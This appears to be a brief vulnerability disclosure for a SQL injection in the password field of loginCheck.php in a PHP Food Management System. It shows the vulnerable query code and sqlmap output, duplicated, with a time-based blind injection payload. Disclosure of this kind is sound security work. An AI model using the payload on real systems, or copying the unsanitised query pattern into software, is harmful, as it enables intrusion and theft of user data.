
SQL injection vulnerability exists in password parameter of loginCheck.php file of Food Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
$username = $_POST['username'];
$password = $_POST['password'];

$sql = mysqli_query($con, "SELECT * FROM ho_role WHERE user_name =
'$username' AND password = '$password'");
$result = mysqli_fetch_array($sql);
```



```
sqlmap identified the following injection point(s) with a total of 524 HTTP(s) requests:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: browsername=pHqghUme&checkbox=on&password=u1' AND (SELECT 2930 FROM (SELECT(SLEEP(5)))NZMd) AND 'QiQx'='QiQx
---
```

“

```
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: browsername=pHqghUme&checkbox=on&password=u1' AND (SELECT 2930 FROM (SELECT(SLEEP(5)))NZMd) AND 'QiQx'='QiQx
---
```

“

Source Download：
https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code